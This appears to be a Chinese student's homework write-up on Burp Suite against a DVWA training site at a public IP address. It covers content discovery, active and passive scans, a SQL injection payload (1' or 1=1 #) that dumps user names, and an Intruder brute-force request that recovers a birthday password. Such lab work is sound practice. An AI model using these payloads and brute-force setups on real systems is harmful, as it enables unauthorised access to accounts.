


1. 使用 Burp 的 Discover Content 功能爬取任意站点的目录，给出爬取过程的说明文档、站点树截图；


一、打开火狐浏览器，开启burp代理




二、打开burp,点击target里面的Engagement tools的Discover content.




三、Discover content 设置




四、点击session running




五、树状图展示





2. 分别使用 Burp Scan 的主动扫描和被动扫描功能对 DVWA 站点进行扫描，输出扫描报告；



主动扫描和被动扫描



主动和被动扫描报告导出



3. Burp Intruder 爆破题目

(一) 生日日期爆破

sql注入获取用户名，用户名laoli

Vulnerability: SQL Injection

121.196.62.22:8082/vulnerabilities/sql/?id=1'+or+1%3D1+%23&Submit=Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID: Submit

ID: 1' or 1=1 #
First name: admin
Surname: admin

ID: 1' or 1=1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 #
First name: Hack
Surname: Me

ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 #
First name: Bob
Surname: Smith

ID: 1' or 1=1 #
First name: lao
Surname: li

ID: 1' or 1=1 #
First name: geek
Surname: time

More Information

- <http://www.securiteam.com/securityreviews/50P0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://terrub.mavhuu.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://121.196.62.22:8082

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
1 POST /vulnerabilities/brute/ HTTP/1.1
2 Host: 121.196.62.22:8082
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://121.196.62.22:8082
10 Connection: close
11 Referer: http://121.196.62.22:8082/vulnerabilities/brute/
12 Cookie: security=impossible; PHPSESSID=7f8xlv0ckde5giq71sq2q0on4; security=low
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=123&Login=Login&user_token=470e1673f93fda5db1b51e578aa90c
```

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message
Proxy interception documentation

0 matches

7:50 2023-09-13

Vulnerability: Brute Force :: D X +

121.196.62.22:8082/vulnerabilities/brute/

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x ...

Target Positions Payloads Options

Start attack


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /vulnerabilities/brute/?username=laoli&password=$in$&Login=Login HTTP/1.1
2 Host: 121.196.62.22:8082
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://121.196.62.22:8082/vulnerabilities/brute/?username=laoli&password=1&Login=Login
9 Cookie: PHPSESSID=4u1mdooutra16a223pn6fip5q2; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```


Add \$
Clear \$
Auto \$
Refresh

经过暴力破解，密码是19710728

